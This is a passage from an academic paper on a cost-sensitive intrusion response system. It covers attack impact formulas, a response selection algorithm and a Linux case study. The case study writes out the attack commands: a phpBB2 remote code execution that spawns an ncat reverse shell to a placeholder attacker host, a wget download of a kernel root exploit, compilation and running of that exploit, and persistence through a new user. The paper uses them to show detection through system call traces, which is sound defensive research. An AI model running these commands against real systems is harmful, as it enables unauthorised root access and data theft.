6: **for each** $S \in \varphi$ **do**
7: $TotalDI = DirectImpact(S, \Delta, \Psi)$
8: $\overrightarrow{TotalFI} = ForwardImpact(S, \Delta, \Psi)$
9: $\overleftarrow{TotalBI} = BackwardImpact(S, \Delta, \Psi)$
10: $ImpactPropagation(S)_C = TotalDI_C + \overrightarrow{TotalFI}_C + \overleftarrow{TotalBI}_C$
11: $ImpactPropagation(S)_I = TotalDI_I + \overrightarrow{TotalFI}_I + \overleftarrow{TotalBI}_I$
12: $ImpactPropagation(S)_A = TotalDI_A + \overrightarrow{TotalFI}_A + \overleftarrow{TotalBI}_A$
13: $ImpactPropagation(S) = \frac{ImpactPropagation(S)_C + ImpactPropagation(S)_I + ImpactPropagation(S)_A}{TotalValue}$
14: **end for**
15: **End**

Algorithm 4: OfflineImpact()

C. Attack Impact Model

When the detection component detects an attack, it generates an alert containing information about that attack. The DAG component correlates this information to obtain a better understanding of the attack progress. At the same time, the service dependency component takes into account user needs in terms of quality of service (QoS) and the interdependencies of critical processes. To calculate the attack impact, we use the *Attack Graph-based* and *Service Dependency Graph-based* approaches. The attack graph component provides accurate information about the progress of the attack, the effect on CIA, and the attacker's knowledge level. The service dependency graph component gives the true value of the attack impact propagation from the compromised service. Therefore, the parameters for calculating the attack impact are:

$$
\begin{aligned}
\textit{Attack Impact Parameters} = \{&\underbrace{\textit{knowledge level}, \textit{effect on CIA}, \textit{attack frequency}}_{\text{attack graph parameters}}, \\
&\underbrace{\textit{direct impact}, \textit{forward impact}, \textit{backward impact}}_{\text{service dependency graph parameters}}\}
\end{aligned}
$$

The attack impact is calculated using Eq. 6. κ, Δ_{max}, ϑ, and ρ denote the *knowledge level*, *maximum effect on CIA*, *attack frequency*, and *attack impact propagation on network services* respectively. α, β, γ, and δ are constant coefficients that multiply the value of each parameter.

$$\begin{aligned} &\kappa \in [0-1] \\ &\Delta_{max} \in [0-1] \\ &\vartheta \in [1-\infty] \\ &\rho \in [0-1] \\ &\Psi = \alpha \times \kappa + \beta \times \Delta_{max} + \gamma \times \vartheta + \delta \times \rho \end{aligned} \tag{6}$$

To calculate the knowledge level (κ), we look at how many *kl= Yes* states are skipped by the attacker. The knowledge level is calculated using Eq. 7.

$$\kappa = \frac{\text{the number of skipped states}}{\text{the number of knowledge states}} \tag{7}$$

Δ_{max} is obtained from the attack graph and calculated, as illustrated by Eq. 8. $\Delta_{C_{max}}$, $\Delta_{I_{max}}$, and $\Delta_{A_{max}}$ denote the maximum values among the successfully executed attack states in the attack graph. Eventually, Δ_{max} is calculated with the sum of the three CIA parameters divided by 3.

$$\begin{aligned} &\forall x \in \text{executed step in attack graph} \\ &\quad \Delta_{C_{max}} = max(x.ConfidentialityLoss) \\ &\quad \Delta_{I_{max}} = max(x.IntegrityLoss) \\ &\quad \Delta_{A_{max}} = max(x.AvailabilityLoss) \\ &\Delta_{max} = \frac{\Delta_{C_{max}} + \Delta_{I_{max}} + \Delta_{A_{max}}}{3} \end{aligned} \tag{8}$$

ϑ represents the frequency of similar incidents that have occurred within a particular period of time. ρ is the real attack impact propagation obtained from the service dependency graph, as illustrated by Algorithm 4.

In the following, we explain the motivation behind the attack impact formula (Eq. 6). Imagine that there is a list of ordered responses based on their effectiveness and there is no mechanism to evaluate the attack impact. When the progress of an attack reaches a danger state, the first response from the ordered list can be selected. If the same attack is repeated within a short period of time, the next higher impact but more efficient response will obviously be selected. Thus, in this case, our decision is only based on the attack frequency (ϑ). Let us go one step ahead and consider the attacker knowledge level (κ). As explained earlier, the attacker knowledge level is in the range [0,1] where a higher level represents a stronger attacker.

We need to know the impact of the attacker exploiting vulnerabilities. Each vulnerability represents a different impact on CIA. Thus, we consider the impact of all executed sates in the attack graph in terms of CIA. An higher impact implies that our network is very close to be compromised and the response system should select the better response. Since Δ_{max} is the average of C, I, and A, it is in range of [0,1]. When κ and Δ_{max} reach the average threshold (0.5), we move to the next response in the ordered list and an stronger response is thus selected to mitigate the attack. If the knowledge level and effect on CIA are higher, we have move up to the second next response in the list.

Another important point is to consider the amount of damage on network services that may be propagated from the compromised service. Thus, the impact propagation (ρ) is the last factor added to our formula. It is the ratio of propagation damage to the total network service value, and is in range [0,1]. Thus, higher damage leads the response selection to chose the stronger response. It is obvious that if κ, Δ_{max}, and ρ are higher, we have move even faster in the response selection list. All these factors are essential to help reducing false positives in IRS and select the best candidate to attune the attack impact and response cost, and to account for user's need in terms of quality of service.

D. Response Selection Model

In this section, we introduce the Response Selection Module (RSM). The proposed *RSM* is fast, and can be useful for assessing the attack impact and selecting the appropriate response.

First, we look at the concept of response cost. There are three types of response cost models [28]: (i) *Static cost model:* The static response cost is obtained by assigning a static value based on expert opinion. Then, we sort all the responses based on that value; (ii) *Static evaluated cost model:* A statically evaluated cost, obtained by an evaluation mechanism, is associated with each response. A common solution is to evaluate the positive effects of the responses based on their consequences for the confidentiality, integrity, availability, and performance metrics. To evaluate the negative impacts, we can consider the consequences for the other services, in terms of availability and performance; (iii) *Dynamic evaluated cost model:* The dynamic evaluated cost is based on the network's situation. We can evaluate the response cost online based on the dependencies between services and online users. For example, the impact of terminating a dangerous process varies with the number of dependencies of other resources on the dangerous process, and the number of online users [25]. If the cost of terminating the process is high, maybe another response is better and should be selected. Thus, the number of online users, and their dependencies on services, affect choosing the best response with lower cost. This results in an accurate, cost-sensitive response system. Although dynamic evaluated cost models are more accurate, we assume that our service dependency graph is static and does not change over time. So, we evaluate all the responses in advance, as in the second approach.

Another challenge in the response system is the response performance. The fact is that it changes with the attack type. Suppose that we have an Apache Web server process under the control of an attacker. This process is now a gateway for the attacker inside our network. The generally accepted response would be to terminate this dangerous process. By applying this response, we will increase our data confidentiality and integrity. However, as a negative impact, we will lose Apache availability. In another scenario, we could have a process on a server consuming a considerable portion of the CPU, achieving nothing except slowing down our machine (e.g. CPU DoS attack). This time, killing this process will improve service availability, and not degrade data confidentiality and integrity. These two scenarios illustrate that we can have two very different results for the same response. So, it is not enough to evaluate responses without considering the nature of the attack. In this paper, we suggest an ordered list proposed only for the *U2R/R2L* attack type.

Algorithm 5 illustrates how the response selection module selects the best response based on the attack impact (Ψ). We sort all the responses based on the response cost on network services. Then, we assign the rank of each response to the response cost attribute. In fact, this rank number is a static threshold and indicates when a response can be deployed. When the attack impact is equal or greater than a response static threshold, the response system deploys it.

In summary, the response system selects the appropriate response, such that its cost is close to the attack impact (Ψ) value (lines 8-10). When the attack impact of similar incidents is equivalent, we select the next response in the ordered list (line 12). This situation occurs when the attacker first shows that he has a knowledge level (κ is greater than zero), skips some states in the attack graph, and then runs all the steps of an attack scenario (κ is zero).

IV. Case Study

A. Implementation

We have implemented a Java tool in Linux, which consists of three major components: 1) Detection, which takes the LTTng trace as input and sends alerts to the DAG component. The DAG component registers all system calls predefined in the preconditions of all states in the attack graph. Since the raw trace is extremely large and difficult to analyze, we use an abstraction mechanism [47] to elicit useful information. 2) Dynamic Attack Graph, which is implemented to manage the attack graph. It consists of some states with preconditions and postconditions, and is based on LAMBDA language. 3) Service

Require: Ψ: attack impact
Require: λ: previously applied response
1: **Begin**
2: OrderedList=$\{R_1, R_2, ..., R_n\}$
3: **if** $\lambda = 0$ **then**
4: $i = 1$
5: **else**
6: $i = \lambda$
7: **end if**
8: **while** i $\leq$ n **and** R(i).Cost $< ROUND(\Psi)$ **do**
9: $i = i + 1$
10: **end while**
11: **if** $\lambda = i$ **and** $i + 1 \leq n$ **then**
12: Candidate= R(i+1)
13: $\lambda = i + 1$
14: **else**
15: Candidate= R(i)
16: $\lambda = i$
17: **end if**
18: **End**

Algorithm 5: Response Selection Module()

Dependency Graph, in which we define all the services and their relationships. It allows the security expert to value: (i) all services, (ii) forward impact elements, and (iii) backward impact elements based on the CIA triad. 4) Risk Assessment, which receives all the information from the DAG and SDG, and computes the attack impact. 5) Response Selection, which allows the security expert to evaluate all the responses based on the static evaluation approach. In online mode, this component receives the attack impact from the risk assessment component and selects the response that ensures that the attack impact will be proportional to the response cost.

B. Simulation Setup

The proposed model is designed for the LTTng tracer in online mode. The most significant challenge for all tracing tools is to minimize the impact of tracing on the traced computer. Not only does LTTng have a very low overhead, but it is also capable of tracing kernel space and user space activities. These specific LTTng characteristics help in the monitoring of a broad range of computer activities.

For performance testing, the Linux kernel, version 2.6.35.24, is instrumented using LTTng, version 0.226, and the simulations are performed on a machine with an 8-core Intel Xeon E5405 clocked at 2.0 GHz with 3 GB of RAM. On the Web server, the detailed trace for monitoring and attack detection is generated at the rate of 385 KB/sec.

In this section, we define two different multi-step attack graphs. The first one is a multi-step attack generated for the vulnerabilities of a single machine. The second one, is a network-based multi-step attack, which is based on the vulnerabilities of different services, distributed in the network. For each graph, we define different scenarios, executed by different skills of the attackers through different attack paths to compromize the target. Then, we demonstrate the flexibility of the new approach and how the occurrence of the same multi-step attack can trigger different responses for different scenarios.

C. The First Scenario (Host-based Attack Graph)




Fig. 3: The first experimental network model

1) Attack Scenario: For the first scenario, we considered a network model, as illustrated in Figure 3. It shows a network that consists of an external DMZ. The external user (Internet user) can only use the company website and email service.

In the first part of the scenario, the attacker attempts to gain unauthorized access to a computer from a remote machine by exploiting system vulnerabilities (R2L). In the second part, he tries to obtain root privileges (U2R). The steps the attacker follows have been grouped into five phases: 1) Phase 1 (Probing): The attacker performs network and port scans to probe a network to find available services. The objective in this step is to gather useful information (nmap tool) to compromise the target host. The nmap results illustrate that there is a Web server, and so the attacker continuously runs the Skipfish tool to detect security flaws. The Skipfish results illustrate that forum phpBB2 is available on the server. 2) Phase 2 (Exploit phpBB): The attacker exploits the phpBB2 2.0.10 'viewtopic.php', which has a remote script-injection vulnerability, in turn allowing a remote attacker to execute arbitrary PHP code [49]. In fact, the attacker provides data to the vulnerable script through the affected parameter. The highlighting code employs a 'preg_replace()' function call that uses a modifier 'e' on attacker supplied data. This modifier causes the replacement string to be evaluated as PHP. As a result, the attacker can execute any command directly on the server, as Apache user (CVE-2005-2086 [50]). In this step, the attacker is seeking to provide user-friendly access to the remote system, and so creates a reverse command shell. First, he sets up a listener on his machine. Then, he runs the ncat command via a remote script injection vulnerability. 3) Phase 3 (Download exploit): The attacker downloads an exploit using wget from his machine. 4) Phase 4 (Exploit linux kernel 2.6.37 to obtain root): This exploit leverages three vulnerabilities (CVE-2010-4258, CVE-2010-3849, CVE-2010-3850) to obtain root access. (All these vulnerabilities were discovered by Nelson Elhage [51].) The attacker goes on to compile the program on the target machine and then executes it, and so gains root privileges. 5) Phase 5 (Install a permanent access): Once the attacker has root access, he wants to attain permanent root access (even if the administrator has fixed the vulnerabilities), and also erase his tracks. To do so, the attacker has a number of choices: (i) create a user and do what is necessary to obtain permanent root access (uid 0, sudo, and an easily callable root 'gateway', like the root-sh command); (ii) run a daemon as a root offering a root shell (this starts on reboot - the backdoor approach; however, the process is not called './backdoor', but has an innocuous name, to avoid being detected as soon as an administrator looks at the process list); and (iii) implement the kernel level rootkit: this can give the attacker a kind of invisible shell access. Finally, the attacker creates a new user on the target machine.

2) Detection of Attack: The detection component takes the LTTng trace as input and sends alerts to the Dynamic Attack Graph component, based on registered system calls. For the sophisticated multi-step attack that has been designed, the DAG registers these system calls: *sh*, *ncat*, *wget*, *cc*, and *adduser*. In this section, we describe the steps of the sophisticated multi-step attack based on the LAMBDA language. As mentioned, we have added some attributes to this language, in order to calculate the attack impact




Fig. 4: Attack graph for the first experimental network model

and response selection mechanism accurately.

As illustrated in Figure 4, there are several ways the attacker can reach the target. State S_1 shows the first step in the attack graph, in which the attacker probes the network. He runs several tools to find weaknesses that will enable him to break into that machine. In doing so, he scans a huge number of connections within a short interval. We use a threshold detection mechanism to reveal any network scanning taking place.

```
One example of a probing connection
in a trace file is the following:

net.socket_accept: 12253, 12253, apache2, , 2424,
 0x0, SYSCALL { fd = 3, upeer_sockaddr =
     0xbfb7816c, upeer_addrlen = 0xbfb718330,
     flags = 0, ret = 9 }
```

$service(H_w, apache, 80)$ means that service *apache* is active on server H_w on port *80*.

$reachable(H_a, H_w, 80)$ means that attacker machine H_a has remote network access to the target host H_w. $vulnerable(apache,$ CVE-2005-2086$)$ means that the 'viewtopic.php' phpBB script is prone to a remote PHP script injection vulnerability (CVE-2005-2086), and is a condition that is activated based on the CVE database [50]. This line in the trace file illustrates that the Apache process has received the request from the attacker machine.

```
fs.open: 12830, 12830, apache2, , 2424, 0x0,
SYSCALL { fd = 10, filename =
```

```
"/var/www/phpBB2/viewtopic.php" }
```

Since the attacker exploits 'viewtopic.php', the $knows(U_a, \text{CVE-2005-2086})$ condition, is activated. These two conditions, $knows(U_a, H_w)$ and $knows(U_a, \text{CVE-2005-2086})$ mean that the attacker U_a knows the Apache service is running on H_w and that there is remote script-injection vulnerability on phpBB2. Once the number of connections passes the threshold, the third and final condition, $highConnection(H_a, H_w, 1000)$, is activated. It is important to note here that if a normal user requests 'viewtopic.php', all the conditions of the probing state are activated, except the *highConnection()* condition.

Preconditions:

network:

$service(\underbrace{H_w}_{\text{web server machine}}, apache, 80) \wedge$

$vulnerable(apache, \underbrace{\text{CVE-2005-2086}}_{\text{vulnerability in viewtopic.php in phpBB2}}) \wedge$

$reachable(\underbrace{H_a}_{\text{attacker machine}}, H_w, 80) \wedge$

$highConnection(H_a, H_w, 1000)$

intruder:

$knows(\underbrace{U_a}_{\text{malicious user}}, H_w) \wedge$

$knows(U_a, \text{CVE-2005-2086})$

knowledge level:

$kl = Yes$

Postconditions:

network effects:

ϕ

intruder:

$knows(U_a, \text{CVE-2005-2086}) \wedge$

$probing(H_w)$

CIA effects:

$confidentialityLoss(apache, \phi) \wedge$

$integrityLoss(apache, \phi) \wedge$

$availabilityLoss(apache, \phi) \wedge$

State: S_1 (probing)

The knowledge level value is *Yes*, which means that, if the attacker jumps from the probing phase, he has information about the targeted network services and their vulnerabilities. All facilities are available to the attacker to execute the following command:

```
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "ncat -e /bin/sh x.x.x.x 9999"
```

When the attacker runs this command, it triggers execution of the second state. State S_2 shows that the attacker has created a reverse command shell to provide user-friendly access to the remote system. There are two sets of preconditions. The first possibility is to perform a probing state, and the second is to skip the probing state. The Apache process spawns a shell ($execute(apache, shell)$) for *ncat* ($execute(shell, ncat)$). 'net.socket_create' and 'net.socket_connect' in the trace file illustrate that *ncat* is connecting to a remote host ($reachable(H_w, H_a, 80)$), which is the attacker machine (H_a).

```
Related information for the second state
in the trace file is the following:


fs.exec: 18322, 18322, /bin/sh, , 12830, 0x0,
SYSCALL { filename = "/bin/sh" }

fs.exec: 18323, 18323, /usr/bin/ncat, , 18322, 0x0,
SYSCALL { filename = "/usr/bin/ncat" }
```

```
net.socket_connect: 18323, 18323, /usr/bin/ncat
, , 18322, 0x0, SYSCALL { fd = 3, uservaddr
= 0x80640a0, addrlen = 16, ret = -115 }
```

The knowledge level value is *No* for this state, and means that, if the attacker skips this state, he may or may not have knowledge about the network.

Since Apache supports shell commands, it allows unauthorized disclosure of information. So, the effect on confidentiality is *medium*. Since the attacker does not get root permission, the effect on integrity is ϕ. However, since the attacker can write elaborate shell scripts, this can slow down the performance of the Apache service. So, the effect on the availability criterion is considered *low*.

Preconditions:

network:
$execute(apache, shell) \wedge$
$execute(shell, ncat) \wedge$
$\underbrace{reachable(H_w, H_a, 80)}_{ncat \xrightarrow[\text{connect}]{} H_a}$
intruder:
$probing(H_w) \wedge$
$knows(U_a, execute(apache, shell)) \wedge$
$knows(U_a, execute(shell, ncat))$
knowledge level:
$kl = No$
$\vee$
network:
$service(H_w, apache, 80) \wedge$
$vulnerable(apache, \text{CVE-2005-2086}) \wedge$
$reachable(H_a, H_w, 80) \wedge$
$execute(apache, shell) \wedge$
$execute(shell, ncat) \wedge$
$\underbrace{reachable(H_w, H_a, 80)}_{ncat \xrightarrow[\text{connect}]{} H_a}$
intruder:
$knows(U_a, execute(apache, shell)) \wedge$
$knows(U_a, execute(shell, ncat))$
knowledge level:
$kl = No$

Postconditions:

network effects:
$execute(apache, ncat)$
intruder:
$reverse\_shell(U_a, H_w)$
CIA effects:
$\underbrace{confidentialityLoss(apache, medium)}_{\text{Allows unauthorized disclosure of information}} \wedge$
$integrityLoss(apache, \phi) \wedge$
$\underbrace{availabilityLoss(apache, low)}_{\text{Allows disruption of service}}$

State: S_2 (ncat by apache)

State S_3 is about uploading the exploit on the Web server machine. There are three sets of preconditions. The first possibility is to create a reverse shell, and then download an exploit (LPE.c) using the *wget* command from the attacker machine. As mentioned earlier, this exploit leverages three vulnerabilities (CVE-2010-4258, CVE-2010-3849, and CVE-2010-3850) to exploit Linux kernel versions earlier than 2.6.37 and obtain root privileges:

```
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "ncat -e /bin/sh x.x.x.x 9999"
> wget x.x.x.x/LPE.c
```

Another possibility is to skip user-friendly access to the system and upload the exploit using the wget command from the attacker machine (without skipping the probing state):

```
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
```

```
/phpBB2/ 1 "wget x.x.x.x/LPE.c -O /tmp/LPE.c"
```

The last possibility is to skip user-friendly access to the system and the probing state.

The chain if the attacker performs the first state is the following: $apache \xrightarrow{executes} shell \xrightarrow{executes} ncat \xrightarrow{connects} H_a \xrightarrow{executes} shell \xrightarrow{executes} wget$. If the attacker skips the first state, we see this chain in the dynamic attack graph: $apache \xrightarrow{executes} shell \xrightarrow{executes} wget$.

The knowledge level value is *Yes* for the two possibilities. Because the attacker can execute this multi-step attack, the exploit may already exist on the target machine and may be executed directly.

Since the exploit has been uploaded to the Web server machine, this machine can potentially be compromised. So, all the CIA parameters are initialized to *low*.

Preconditions:

network:
$execute(shell, wget)$
intruder:
$reverse\_shell(U_a, H_w) \wedge$
$knows(U_a, execute(shell, wget))$
knowledge level:
$kl = Yes$
$\vee$
network:
$execute(apache, shell) \wedge$
$execute(shell, wget)$
intruder:
$probing(H_w) \wedge$
$knows(U_a, execute(apache, shell)) \wedge$
$knows(U_a, execute(shell, wget))$
knowledge level:
$kl = Yes$
$\vee$
network:
$service(H_w, apache, 80) \wedge$
$vulnerable(apache, \text{CVE-2005-2086}) \wedge$
$reachable(H_a, H_w, 80) \wedge$
$execute(apache, shell) \wedge$
$execute(shell, wget)$
intruder:
$knows(U_a, execute(apache, shell)) \wedge$
$knows(U_a, execute(shell, wget))$
knowledge level:
$kl = Yes$

Postconditions:

network effects:
$\underbrace{vulnerable(H_w, exploit_1)}$
the attacker could upload the exploit on web server
intruder:
$knows(U_a, exploit_1)$
$upload\_exploit(U_a, exploit_1)$
CIA effects:
$confidentialityLoss(apache, low) \wedge$
$integrityLoss(apache, low) \wedge$
$availabilityLoss(apache, low)$

State: S_3 (shell executes wget)

In state S_4, the program ($exploit_1$) is compiled on the Web server machine. A process is spawned by the *ncat* process to execute command *cc*:

```
> cc LPE.c -o LPE
```

When the attacker skips S_2, he runs the *cc* command as:

```
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "cc /tmp/LPE.c -o /tmp/LPE"
```

There are four possibilities in this state, as illustrated in Figure 4. When the attacker jumps from S_4, it means that he has information about the target platform. The effect on the CIA parameters, since the Web server has the potential to be compromised, increases with respect to the previous state.

Preconditions:

network:
$vulnerable(H_w, exploit_1) \wedge$
$execute(shell, cc)$
intruder:
$upload\_exploit(U_a, exploit_1)$
$knows(U_a, exploit_1)$
$knows(U_a, execute(apache, shell)) \wedge$
$knows(U_a, execute(shell, cc))$
knowledge level:
$kl = Yes$
$\vee$
network:
$service(H_w, apache, 80) \wedge$
$vulnerable(apache,$ CVE-2005-2086$) \wedge$
$reachable(H_a, H_w, 80) \wedge$
$execute(apache, shell) \wedge$
$execute(shell, cc)$
intruder:
$knows(U_a, execute(apache, shell)) \wedge$
$knows(U_a, execute(shell, cc))$
$\vee$
network:
$execute(apache, shell) \wedge$
$execute(shell, cc)$
intruder:
$probing(H_w) \wedge$
$knows(U_a, execute(apache, shell)) \wedge$
$knows(U_a, execute(shell, cc))$
$\vee$
network:
$execute(shell, cc)$
intruder:
$reverse\_shell(U_a, H_w) \wedge$
$knows(U_a, execute(apache, shell)) \wedge$
$knows(U_a, execute(shell, cc))$
knowledge level:
$kl = Yes$

Postconditions:

network effects:
$\underbrace{vulnerable(H_w, executable(exploit_1))}$
the attacker could compile the exploit on web server
intruder:
$knows(U_a, executable(exploit_1))$
CIA effects:
$confidentialityLoss(apache, medium) \wedge$
$integrityLoss(apache, medium) \wedge$
$availabilityLoss(apache, medium)$

State: S_4 (shell executes compile)

This is a sophisticated exploit in kernel mode that is unknown to us, meaning that there is nothing in the trace file to reveal the attacker's footprint. We have to wait for evidence that the attacker has obtained root privileges. There are five possible ways for the attacker to reach state S_5:

(i) Perform a probing state and upload the exploit with the *wget* command, and then compile it on the target machine and eventually run it as follows:

```
> wget x.x.x.x/LPE.c
> cd /tmp
> cc LPE.c -o LPE
> ./LPE
```

(ii) Upload the executable exploit on the target machine and skip state S_4, as follows:

```
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "wget x.x.x.x/LPE.c -O /tmp/LPE.c"
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "/tmp/LPE"
```

(iii) Skip states S_2, S_3, and S_4, because the attacker knows that the exploit exists on the target host and tries to run it as follows:

```
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "/tmp/LPE"
```

(iv) Skip states S_2, S_3, and S_4, and run the *ncat* state only to have user-friendly access to the target machine.

(iv) Skip all the states, because the attacker doesn't need the probing step, and he knows that the exploit exists on the target host and tries to run it as in possibility (iii).

When we run this exploit, it executes a shell ($execute(exploit_1, shell)$).

As explained, in the last phase of this multi-step attack, the attacker creates a new user on the target machine to maintain permanent root access. The shell related to the exploit program also spawns a process for adding a user ($execute(shell, adduser)$). The important point to note here is that a process in the trace file opens the file /etc/passwd, and writes to it, $execute(adduser, write)$. So, the fact that the attacker has obtained the root privilege means that he can now write to the file */etc/passwd* as well.

```
fs.open: 18338, 18338, /usr/sbin/useradd, , 18332,
   0x0, SYSCALL { fd = 15, filename = "/etc/passwd" }

fs.write: 18338, 18338, /usr/sbin/useradd, ,
   18332, 0x0, SYSCALL { count = 24, fd = 15 }
```

Now the attacker has become a super-user on the attack host ($priv(U_a, H_w, root)$) and the effect on confidentiality, integrity, and availability is *high*.

3) Damage Cost Calculation and Response Selection: Figure 5 illustrates the service dependency graph of the first experimental network model. For the Web application, service availability is essentially substantial compare to other parameters (C and I). For the company mail application, data confidentiality and integrity are considerable compare to availability parameter. All criteria are high for Database service. The company's website consists of many static pages, thus the http service does not have strong dependency to Database ($\varphi = \{0.5, 0.5, 0.5\}$). Since the Database maintains the information for e-mail accounts, the mail service has a strong dependency to Database for all criteria ($\varphi = \{1, 1, 1\}$). Moreover, the predefined permissions between *web-mySQL* and *mail-mySQL* are *FullAccess*, the attacker can forward damage to Database. The probability of CIA loss propagation from Web and Mail services to Database service is presented in Figure 5 (χ for each link). The weight values represent the loss severity of Database service when backward services are compromised, in terms of confidentiality, integrity, and availability. The loss depends on the type of access permission between services. But, the full permission does not mean that in case of compromising Web or Mail service, the attacker can impact hundred percent on Database CIA parameters. In our scenario this impact is considered about $\%50$.

Table I represents the total attack impact propagation in network when a service is compromised. Note that 7.6 is the total services value in our SDG and the total propagation impact for each service should be evaluated respect to it as the last column in Table I represents. As Figure 4 represents, the attacker has many ways to reach state S_5 and then compromise the target machine. We only select four different ways to show how the attack impact differs in different states and how the response system addresses them. These ways are expressed to run by different attack skill level: *beginner*, *intermediate*, *semi-professional*, *professional*. Figure 6 represents the attack impact for different attacker's skill level in a non reactive system. Note that the frequency of attack is one for all attackers. Since the target of all attackers is Web service, the impact propagation from the Web is o.63 based on Table I.

Preconditions:

network:
$vulnerable(H_w, executable(exploit_1))\wedge$
$execute(shell, executable(exploit_1))\wedge$
$vulnerable(kernel,$ CVE-2010-4258$)$
$vulnerable(kernel,$ CVE-2010-3849$)$
$vulnerable(kernel,$ CVE-2010-3850$)$
intruder:
$knows(U_a, executable(exploit_1))\wedge$
$knows(U_a,$ CVE-2010-4258$)$
$knows(U_a,$ CVE-2010-3849$)$
$knows(U_a,$ CVE-2010-3850$)$
knowledge level:
$kl = No$
$\vee$
network:
$vulnerable(H_w, exploit_1)\wedge$
$execute(shell, exploit_1)\wedge$
$vulnerable(kernel,$ CVE-2010-4258$)$
$vulnerable(kernel,$ CVE-2010-3849$)$
$vulnerable(kernel,$ CVE-2010-3850$)$
intruder:
$upload\_exploit(U_a, exploit_1)$
$knows(U_a, exploit_1)\wedge$
$knows(U_a,$ CVE-2010-4258$)$
$knows(U_a,$ CVE-2010-3849$)$
$knows(U_a,$ CVE-2010-3850$)$
knowledge level:
$kl = No$
$\vee$
network:
$execute(apache, shell)\wedge$
$execute(shell, exploit_1)\wedge$
$vulnerable(kernel,$ CVE-2010-4258$)$
$vulnerable(kernel,$ CVE-2010-3849$)$
$vulnerable(kernel,$ CVE-2010-3850$)$
intruder:
$probing(H_w)\wedge$
$knows(U_a, execute(apache, shell))\wedge$
$knows(U_a,$ CVE-2010-4258$)$
$knows(U_a,$ CVE-2010-3849$)$
$knows(U_a,$ CVE-2010-3850$)$
knowledge level:
$kl = No$
$\vee$
network:
$execute(shell, exploit_1)\wedge$
$vulnerable(kernel,$ CVE-2010-4258$)$
$vulnerable(kernel,$ CVE-2010-3849$)$
$vulnerable(kernel,$ CVE-2010-3850$)$
intruder:
$reverse\_shell(U_a, H_w)\wedge$
$knows(U_a,$ CVE-2010-4258$)$
$knows(U_a,$ CVE-2010-3849$)$
$knows(U_a,$ CVE-2010-3850$)$
knowledge level:
$kl = No$
$\vee$
network:
$service(H_w, apache, 80)\wedge$
$vulnerable(apache,$ CVE-2005-2086$)\wedge$
$reachable(H_a, H_w, 80)\wedge$
$execute(apache, shell)\wedge$
$execute(shell, exploit_1)\wedge$
$vulnerable(kernel,$ CVE-2010-4258$)$
$vulnerable(kernel,$ CVE-2010-3849$)$
$vulnerable(kernel,$ CVE-2010-3850$)$
intruder:
$knows(U_a, execute(apache, shell))\wedge$
$knows(U_a,$ CVE-2010-4258$)$
$knows(U_a,$ CVE-2010-3849$)$
$knows(U_a,$ CVE-2010-3850$)$
knowledge level:
$kl = No$

Postconditions:

network effects:
$execute(exploit_1, shell)\wedge$
intruder:
$knows(U_a, execute(exploit_1, shell))$
CIA effects:
$confidentialityLoss(apache, medium)\wedge$
$integrityLoss(apache, medium)\wedge$
$availabilityLoss(apache, medium)$

State: S_5 (shell executes exploit)

Preconditions:

network:
$execute(exploit_1, shell) \wedge$
$execute(shell, adduser) \wedge$
$execute(adduser, write) \wedge$
intruder:
$knows(U_a, execute(exploit_1, shell))$
knowledge level:
$kl = No$

Postconditions:

network effects:
$\neg service(H_w, apache, 80)$
intruder:
$priv(U_a, H_w, root)$
CIA effects:
$confidentialityLoss(apache, high) \wedge$
$integrityLoss(apache, high) \wedge$
$availabilityLoss(apache, high)$

State: S_6 (shell executes addUser)




Fig. 5: Service dependency graph of three servers of the first experimental network model

The beginner attacker runs all states of our proposed attack graph (presented in Figure 4). The intermediate attacker skips the probing and ncat states. The semi-professional attacker even skips state S_4 by uploading the executable exploit on the target machine. In the last skill level, the professional attacker skips all states and runs exploit directly. Figures 7a illustrates the result of knowledge level in each executed state for different attacker's skill level. Since the beginner attacker executes all steps of multi-step attack, the knowledge level parameter does not reflect in damage calculation ($\kappa = 0$). The intermediate attacker does not gather information (skipping probing state) and it seems that he is familiar with the target service vulnerabilities. Since there are three knowledge states in our attack graph, the knowledge level for this

TABLE I: The total attack impact propagation when a service is compromised in the first attack scenario

	Direct Impact			Forward Impact			Backward Impact			Total CIA Impact				
